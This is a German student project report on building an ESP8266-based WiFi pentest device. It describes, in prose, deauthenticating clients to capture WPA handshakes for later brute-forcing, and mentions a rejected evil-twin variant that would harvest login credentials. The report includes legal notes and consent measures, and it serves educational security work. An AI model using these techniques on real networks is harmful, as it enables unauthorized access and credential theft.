WIFI-Pen-Test

MODUL ÜK216 + 306

IoT / IoE

Internet of Things / Internet of Everything

Dokumentation von

Verfasser:	**Milan Milivojevic** **Sega Fall** **Adrian Bhend**
Klasse:	**INF24, CsBe**
Erstellt am:	**15.03.2025**

Dozent

Markus Nufer

Inhaltsverzeichnis

WI-FI Pen Test -Kurzbeschreibung ... 3

Initialisierungsphase ... 4

Situationsanalyse ... 5

Ausgangslage ... 5

Stärken ... 5

Schwächen ... 5

Ziele ... 5

Rahmenbedingungen ... 5

Abgrenzung ... 6

Liste der Stakeholder ... 6

Anforderungen ... 6

Lösungsvarianten ... 7

Variantenübersicht ... 7

Variante 1 ... 7

Variante 2 ... 7

Beschreibung der Varianten ... 7

Variante 1 ... 7

Variante 2 ... 7

Bewertung der Varianten ... 8

Lösungsbeschreibung ... 8

Komponenten: ... 8

Aktivitätsdiagramm ... 9

Initialisierung ... 10

Risikoanalyse ... 10

Fazit: ... 10

Konzept / Zeitplan ... 11

Systemanforderungen ... 12

Anforderungen an die Funktionalität ... 12

Fazit: ... 12

Anforderungen an die Informationssicherheit und den Datenschutz ... 13

Systemarchitektur ... 14

Komponenten erklärt ... 15

I2C LCD1602 ..... *15*
PCF8574 IIC I2C Schnittstelle *15*
Taster *16*
Micro-SD *16*
Testkonzept *17*
Realisieren **18**
LCD einrichten *19*
LCD Testen Verbindung Aufbauen *19*
Taster einrichten *20*
Taster Funktionalität - Logik: *20*
SSID-Netzwerk-Scan und Attacke *21*
Fazit: 23
SSID-Scan mit komponeten Testen / Attacke initialisieren und LCD Testen 22
Sketch - Deauth-Paket - GitHub 24
Sketch / Neu 24
Sketch / Alt 29
Quellen **33**

WI-FI Pen Test -Kurzbeschreibung

Das Ziel in diesem Projekt ist es ein W-Lan Signal zu empfangen, es zu Deauthentifizieren und somit alle verbundenen Geräte zwingen, sich abzumelden, damit diese sich wieder neu im W-Lan Netzwerk einbinden und die Authentifizierung, der Handshake, abgefangen werden kann. Um an die verschlüsselten Zugangsinformationen des W-Lan Netzwerkes zu gelangen. Hierfür verwenden wir einen WeMos R1D1, mit zwei Breadboard's, eines mit vier Tastern und den Widerständen, eines mit dem einem Wireing-Modul und einem LiquidCrystal-LCD-Display. Mit zwei Taster wird navigiert, um das Netzwerk auszuwählen, mit einem Taster wird die Deauthentifizierung gestartet und ein Taster ist zum Abbrechen oder den Scann-Vorgang neu zu initialisieren. Dazu kommt eine Micro SD-Karte, auf der die Informationen abgespeichert werden, um diese an einem System mit genug Leistung zu entschlüsseln. Die Entschlüsselung wird auf einem Linux System durchgeführt und mit einer Brut-Force-Attacke wird versucht die Verschlüsselung zu brechen, um die darin enthaltenen Informationen in den verschlüsselten Daten auslesen zu können.

In der ersten Phase des Projektes werden wir die verschiedenen Actoren einzeln Testen. Angefangen haben wir mit der W-Lan Funktion des WeMos, anschliessend wurde das LCD eingebunden und auf Funktionalität getestet mit «Hello World». Danach wurde das Key-Pad getestet und eingebunden. Wir haben einige Versuche mit dem Key-Pad durchgeführt und uns wurde nicht klar, woher die Probleme mit dem Key-Pad kommen, ob es an der Steck-Verbindung liegt oder am Code oder an der Funktionalität des Pads selbst. Nach mehreren erfolglosen Versuchen das Key-Pad funktional zu betreiben haben wir uns dazu entschlossen nicht weiter Zeit dafür aufzuwenden und verwenden stattdessen vier Taster. Nachdem wir die Taster auf ihre Funktionalität geprüft haben, gehen wir weiter zu Phase zwei. Wir haben uns dazu entschlossen uns noch nicht mit der SD-Karte zu befassen, da wir erst die Deauthentifizierungs Funktion in Betrieb nehmen möchten und sicherstellen das es funktioniert.

In der zweiten Phase testeten wir bereits verschiedene Code's um das Scannen des W-Lan's funktional zu gestalten um anschliessend in Verwendung der Taster das Netzwerk zu selektieren und den Deauthentifizierungs Prozess zu initialisieren. Bis jetzt leider noch ohne Erfolg, obwohl das Auffinden und Auswählen der Netzwerke sehr gut funktioniert und keine Probleme bereitet.

In Phase drei wollen wir dann die SD-Karte miteinbinden, um im Anschluss den Entschlüsselung Vorgang auf einem dafür vorgesehenen System einzuleiten.

Initialisierungsphase

Status	In Arbeit / In Prüfung
Projektname	WiFi-Pentester
Projektleiter	Adrian Bhend, Milan Milivojevic
Auftraggeber	Markus Nufer
Autoren	Sega Fall, Adrian Bhend, Milan Milivojevic
Verteiler	Sega Fall, Adrian Bhend, Milan Milivojevic

Änderungskontrolle, Prüfung, Genehmigung

Version	Datum	Beschreibung, Bemerkung	Name oder Rolle
0.1	15.02.2025	Initialisierungsphase	AdB-MiM-SeF
0.2	06.03.2025	Konzeptphase	AdB-MiM-SeF
0.3	10.03.2025	Realisierungsphase	AdB-MiM-SeF
1.0	23.03.2025	Realisierung- Testphase	AdB-MiM-SeF

Definitionen und Abkürzungen

Begriff / Abkürzung	Bedeutung
IoE	Internet of Everything
ST	Stärken
SW	Schwächen
AP	Access Point
SSID	service set identifier (Die Identifikation eines Netzwerks)
BSSID	MAC-Adresse des Access Point der die SSID hostet
LCD	Liquid Crystal Display
MAC	Media Access Control

Referenzen

Referenz	Titel, Quelle
Arduino Download	Software | Arduino
Arduino Dokument	Getting Started with Arduino IDE 2 | Arduino Documentation

Situationsanalyse

Ausgangslage

Wir sind Informatiker Fachrichtung Plattformentwicklung im 1 Lehrjahr.

Wir haben ein grosses Interesse an Cybersecurity. Da die Informationstechnologie ständig wächst und neue Herausforderungen in der Sicherheit und Privatsphäre von Personen hervorbringt. Deshalb werden wir ein Projekt Einleiten, indem wir W-Lan Sicherheitslücken ausnutzen, um die Verwundbarkeit des W-Lans zu testen. Für dieses Projekt brauchen wir Hardware sowie Software, die wir zusammenbauen werden, um einen W-Lan Penetration Tool zu bauen.

Stärken

- ST1: Erfahrungen mit IoE aus Modul ÜK 216
- ST2: Grundkenntnisse der Elektrotechnik
- ST3: Erfahrung mit Programmieren in Arduino

Schwächen

- SW1: Wenig wissen über Netzwerk Protokolle
- SW2: Wir haben noch keine Erfahrung mit Deauthentifizierung

Ziele

- 07.03.2025 haben wir das Knowhow für Deauthentifizierungen. (SW2)
- 07.03.2025 Knowhow über Netzwerk Protokolle. (SW1)
- 14.03.2025 alle Komponenten sind eingebaut und funktionsfähig.
- 21.03.2025 Der Code ist vollständig und funktionsfähig.
- 21.03.2025 die Realisierungsphase abschliessen.

Rahmenbedingungen

Am 07.03.2025, muss die Initialisierung Phase fertiggestellt werden

Am 09.03.2025, muss die Konzeptphase fertiggestellt werden.

Am 21.03.2025, muss das Projekt Fertig realisiert und getestet sein.

Am 28.03.2025, muss die Einführungsphase erreicht werden und Schlussbericht geschrieben werden.

Am 04.04.2025, Präsentation und Demonstration

Pro Tag werden wir einen Aufwand von mindestens 2 Stunden brauchen. Der Physische Teil des Projekts muss vor Ort gemacht werden mit allen Projektbeteiligten. Der Ort ist nicht vorgegeben, da wir alle Mobil sind. Ansonsten gilt Onlinesitzungen über Teams.

Abgrenzung

Beifolgenden Szenarien kann unser Projekt nicht erfolgreich ausgeführt werden:

- Netzwerkprobleme
- Öffentliche Netzwerke
- Stromausfälle
- Manipulation oder Gewalteinwirkung
- Keine Schriftliche Zustimmung
- Gut gesicherte Netzwerke
- Menschliches versagen

Liste der Stakeholder

Die betroffenen Personen für das Projekt sind alle die sich im angreifbaren Netzwerk befinden. Weshalb die folgenden Personen informiert werden müssen.

- Alle anwesenden Personen während der Demonstration.
- Alle Personen die mit dem Test-Netzwerk verbunden sind.
- Der Netzwerkadministrator

Anforderungen

ID	Anforderungen	Ziel
A1	Das Knowhow über W-Lan Hacking sammeln und vertiefen.	07.03.2025 haben wir das Knowhow für Deauthentifizierung.
A2	Netzwerk Grundlagen erlernen und verstehen	07.03.2025 Knowhow über Netzwerk Protokolle.
A3	Ein Router oder AP wurde für die Realisierung eingerichtet.	14.03.2025 alle Komponenten sind eingebaut und funktionsfähig.
A4	Arduino IDE einrichten, mit WeMos verbinden und auf aktuellen Stand bringen.	14.03.2025 alle Komponenten sind eingebaut und funktionsfähig.
A5	Alle Komponenten wurden mit dem WeMos verbunden.	14.03.2025 alle Komponenten sind eingebaut und funktionsfähig.
A6	Die nötigen Libraries für die Komponenten erkundigen und installieren.	21.03.2025 Der Code ist vollständig und funktionsfähig.
A7	Denn Code für die Verbindungen erstellen und testen	21.03.2025 Der Code ist vollständig und funktionsfähig.
A8	Das Projekt auf Herz und Nieren nach Testkonzept testen und wenn nötig verbessern	21.03.2025 die Realisierungsphase abschliessen.

Lösungsvarianten

Variantenübersicht

Variante 1

Der W-Lan Pentester wird mit einem Keypad, LCD-Monitor und Micro SD ausgestattet. Diese Variante entbindet alle Klienten vom ausgewählten Netzwerk und erstellt ein identisches Fake Netzwerk, auf dem sich die Klienten verbinden werden, um dann zu einer Webseite mit Login weitergeleitet zu werden. Wenn Sie sich einloggen, wird die E-Mail und das Passwort gespeichert.

Variante 2

Der W-Lan Pentester wird mit 4 Buttons, LCD-Monitor und Micro SD ausgestattet. Diese Variante sendet durch Auswahl des Netzwerks mit den 4 Buttons einige Deauthentifizierungs Pakete. Diese entbinden, denn Klienten. Wenn der Klient sich verbindet, wird der Handshake automatisch empfangen und auf die Micro SD geladen. Dieser kann später durch ein Brute Force entschlüsselt werden.

Beschreibung der Varianten

Variante 1

Diese Variante bietet eine viel grössere Erfolgschance Daten zu entwenden. Jedoch wird das WeMos d1 r1 dies nicht unterstützen da die Rechenleistung zu schwach ist und der Prozessor nicht in der Lage ist einen WEB-Server sowie Deauthentifizierungs Pakete und Speicher arbeiten gleichzeitig zu erfüllen. Ein weiterer Punkt ist das Zeitmanagement, da der Aufwand für so einen Code zu hoch währe und nicht den Vorgaben entspricht. Das Keypad wäre ein echtes Hindernis da wir keine Erfahrung damit haben und somit auch da mehr Zeit investieren müssten um es zu Erlernen.

Variante 2

Diese Variante bietet eine bessere Erfolgschance. Die Buttons sind Benutzerfreundlich und haben einen leichteren Verbindungsaufbau. Der Prozessor muss nur noch die Deauthentifizierungs Pakete senden und den Handshake speichern. Der Code wäre nicht so abstrakt weshalb, Fehlerbehebung und Support wesentlich effizienter wären. Das Hardware zu Softwareverhältnis wird ausgeglichen, da beide Phasen gleich viel Zeit in Anspruch nehmen.

Bewertung der Varianten

		Variante 1		Variante 2	
Anforderungen	**Gewichtung**	**Punkte**	**Total**	**Punkte**	**Total**
Code länge	**30**	**2**	**60**	**3**	**90**
Erfolgschance	**30**	**1**	**30**	**3**	**90**
Komponenten	**20**	**4**	**80**	**5**	**100**
Zeitaufwand	**20**	**2**	**40**	**4**	**80**
TOTAL	**100**	**9**	**210**	**15**	**360**

1: nicht erfüllt / **2:** knapp nicht erfüllt / **3**: ausreichend / **4**: gut / **5**: sehr gut

Lösungsbeschreibung

Wir haben uns für die Variante 2 entschieden. Wie in den Varianten Beschreibungen aufgeführt werden wir folgende Komponenten verwenden:


Komponenten:

- WeMos D1 R1 (Hauptbestandteil)
- LCD Monitor verbunden mit einem I2C Adapter
- 2 Mini-Breadboard
- 4 Taster
- Micro SD Adapter mit I2C Adapter
- Jumper-Kabel
- Laptop mit Arduino IDE

Aktivitätsdiagramm

Die Abstrakte Funktion Logisch dargestellt. Mit dem Aktivitätsdiagramm können wir die Funktion des Codes logisch darstellen, so dass Personen ohne Fachwissen, den Ablauf und die Funktion verstehen. Das Bindeglied zwischen Management und IT.

Funktionen



Wir werden in Arduino IDE einen Code erzeugen, mit dem folgendes ausführt wird. Die 4 Taster sind für die Auswahl auf dem LCD-Monitor, zwei Taster müssen eine hoch und runter Funktion besitzen, und je einer auswählen und abbrechen. Als erstes werden die Libraries heruntergeladen, damit die Funktionen und Variablen im code angesprochen werden. Dann muss als erster Schritt das Netzwerk gescannt werden. Wenn SSID's gefunden werden, sollten diese auf dem LCD-Monitor angezeigt werden. Mit der Taster-Auswahl soll das Netzwerk für die Attacke gewählt werden. Und mit der implementierten Deauthentifizierungs Methode attackiert. Gleichzeitig soll der integrierte Monitoring Mode auf dem ESP8266, denn Handshake erfassen und automatisch auf die SD-Karte speichern. Das alles Funktioniert nur wenn die Systemarchitektur und der Sketch Fehlerfrei sind.

Initialisierung

Risikoanalyse

ID	Risikobeschrieb	Eintritts-wahrscheinlichkeit	Auswirkung	Massnahme
1	Krankheit	2	2	Online Teams Sitzung / Prävention
2	Unzuverlässigkeit	3	2	Verwarnung / Ausschluss
3	Komponenten beschädigt	1	3	Neue Beschaffen
4	DSGVO	1	3	Bewilligung einholen

Wahrscheinlichkeit und Auswirkungsgrad: 1 = gering: 2 = wahrscheinlich: 3 = hoch

1 - klein = Keine Grosse Auswirkung auf Endprodukt.
2 - mittel = Erhebliche Auswirkung auf das Endprodukt.
3 - gross = Sehr grosse Einschränkungen und Auswirkungen auf Endprodukt.

Wahrscheinlichkeit	3		ID 2	
	2		ID 1	
	1			ID 3 / 4
		1	2	3
	Auswirkungsgrad			

Fazit:

Die Risiko Analyse war für uns sehr aufschlussreich und hat uns geholfen später im Projekt präventiv zu handeln. Da das Problem der Unzuverlässigkeit eine wichtige Rolle eingenommen hat.

Konzept / Zeitplan

Kommen wir zur Konzept Phase, in dieser Phase werden wir mehr in die Details des Projekts kommen und verschiedene Regelungen und Anforderungen erstellen.


WIFI-PENTEST

CsBe, INF24 Modul ÜK216+306

Projektanfang: Do, 13.2.2025

Anzeigewoche: 1

AUFGABE	ZUGEWIESEN AN	FORTSCHRITT	START	ENDE
Phase I - Initialisierung				
I01	Idee Formulieren	100%	13.2.25	14.2.25
I02	Anforderungen klären	100%	15.2.25	15.2.25
I03	Ressourcenplanung	100%	19.2.25	19.2.25
I04	Komponeten-Kompatibelität	100%	3.3.25	3.3.25
I05	Projektplan erstellen	100%	3.3.25	3.3.25
I06	Feedback mit Dozent (Herr Nufer)	100%	5.3.25	5.3.25
I07	Anpassungen nach Feedback	100%	5.3.25	5.3.25
Phase K - Konzept				
K01	Projektstudie erstellen	100%	6.3.25	6.3.25
K02	Technischen Rahmen definieren	100%	6.3.25	6.3.25
K03	Detailierte zielsetzungen festlegen	100%	6.3.25	7.3.25
K04	Lösungsvorschläge evaluieren	100%	8.3.25	8.3.25
Phase R - Realisierung				
R01	Systemarchitektur	100%	10.3.25	12.3.25
R02	wifi scanprogrammierung	100%	13.3.25	15.3.25
R03	SSID auf Lcd Display	100%	18.3.25	19.3.25
R04	Wifi Deauthentifikation	90%	20.3.25	4.4.25
R05	Code Kompilation	60%	21.3.25	4.4.25
Phase T -Testen				
T01	Komponeten-interaktion	100%	10.3.25	12.3.25
T02	Sketch-Code Test	100%	13.3.25	15.3.25
T03	SSID auf Lcd anzeigen	100%	18.3.25	19.3.25
T04	Deauthentifikation	90%	20.3.25	4.4.25
T05	Funktionalität	60%	21.3.25	4.4.25
Neue Zeilen ÜBER dieser einfügen				



Systemanforderungen

Anforderungen an die Funktionalität

Anforderungs-ID	Anforderungen
A1	Komponenten fehlerfrei eingerichtet und funktional.
A1.1	Das Display zeigt einen im Code definierten Text an.
A1.2	Die 4 Taster reagieren auf Druck und Schalten auf dem Monitor hoch und runter.
A2	Der Code muss funktional sein und bestimmte Befehle automatisch bei Knopfdruck ausführen.
A2.1	Beim Aktivieren des WeMos soll automatisch nach Netzwerken in der Umgebung gescannt werden.
A2.2	Sobald mehrere Netzwerke gefunden wurden, sollen alle auf dem Monitor aufgelistet werden.
A2.3	Sobald eine SSID ausgewählt wurde sollen die folgenden Optionen ersichtlich sein. (ATTACK, CANCEL)
A2.4	Wenn die Attacke läuft, sollen die Klienten auf dem Netzwerk automatisch entbunden werden.
A3	Ein Handshake soll während der Attacke empfangen werden und in die Micro SD automatisch gespeichert werden.
A3.1	Die SSID wird als Ordner in der Micro SD erstellt, und der Handshake für das Netzwerk gespeichert.

Fazit:

Durch die Analyse der Anforderungen konnten wir das Projekt sehr gut in mehrere Teile splitten. Um somit ein effizientes Arbeiten zu ermöglichen.

Anforderungen an die Informationssicherheit und den Datenschutz

DISCLAIMER!!! Dieser Text dient ausschliesslich zu Bildungszwecken. Alle hier bereitgestellten Informationen und Anleitungen zum Wifi-Pentesting sollen ausschliesslich in legalen Rahmen, mit ausdrücklicher Genehmigung des jeweiligen Netzwerkbesitzers, verwendet werden. Der Autor übernimmt keine Haftung für etwaige Schäden oder Rechtsverstösse. Es obliegt dem Anwender, sich vor der Durchführung entsprechender Massnahmen rechtlich zu informieren.

- **Artikel 4 DSG – Grundsätze der Datenbearbeitung:**

Dieser Artikel schreibt vor, dass die Bearbeitung von Personendaten rechtmässig, nach Treu und Glauben sowie verhältnismässigt erfolgen muss. Unerlaubtes Abfangen kann demnach als unrechtmässige Datenbearbeitung gewertet werden.

- **Artikel 7 DSG – Datensicherheit:**


Hier sind Verantwortliche verpflichtet, technische und organisatorische Massnahmen zu ergreifen, um die Sicherheit der verarbeiteten Daten zu gewährleisten. Eingriffe, die die Datensicherheit beeinträchtigen (etwa durch das Abfangen von Kommunikationsdaten), können gegen diese Pflicht verstossen.

Als Sicherheitsmassnahme wird die Micro SD mit einem Passwort verschlüsselt, somit können nur befugte Personen auf die Handshakes zugreifen. Die Micro-SD muss vor dem Entsorgen formatiert werden, somit werden alle gespeicherten Daten gelöscht.


Das WeMos und alle dazu gehörigen Komponenten werden an einem sicheren und geschlossenen Ort deponiert.

Unser Projekt ist mit Hohen Risiken verbunden. Das Projekt darf nie in fremde Hände fallen da dies missbraucht werden könnte. Da wir unser eigenes Netzwerk mit einem Router oder AP aufbauen werden haben wir keine Probleme mit dem Einverständnis. Jedoch wird Trotzdem vor jedem Test eine Einwilligung unterschrieben.

Systemarchitektur



In diesem Abschnitt werden wir die verschiedenen Komponenten und Verbindungen im Detail erklären. Als erstes sehen Sie in unserem Schema wie das System in etwa aussehen wird.




WeMos d1 r1 Technische Daten:

Microcontroller ESP-8266EX	**Flash Memory 4MBit**
Betriebsspannung 3.3V	Clock Speed 80MHz/160MHz
Eingangsspannung 5V (Micro-USB), 9 bis 24 Volt Stromversorgung (rund)	CPU 32-bit
Digital E/A Pins 11	Länge x Breite 68.6mm x 53.4mm
Analog Eingangs Pins 1 (Max input: 3.2V)	Gewicht 25g

Komponenten erklärt

I2C LCD1602





Das I2C LCD1602 ist ein 16x2 LCD-Display, das über das I2C-Protokoll mit einem Arduino kommuniziert. Es enthält einen PCF8574 I2C-Chip, der serielle I2C-Daten in parallele Signale für das LCD umwandelt. Das Display besteht aus 16x2 Zellen, die jeweils 5x8 Punkte enthalten und Zeichen sowie Symbole darstellen können. Die Kommunikation erfolgt über zwei Drähte: SDA (Serial Data) und SCL (Serial Clock). Es werden 5V benötigt.

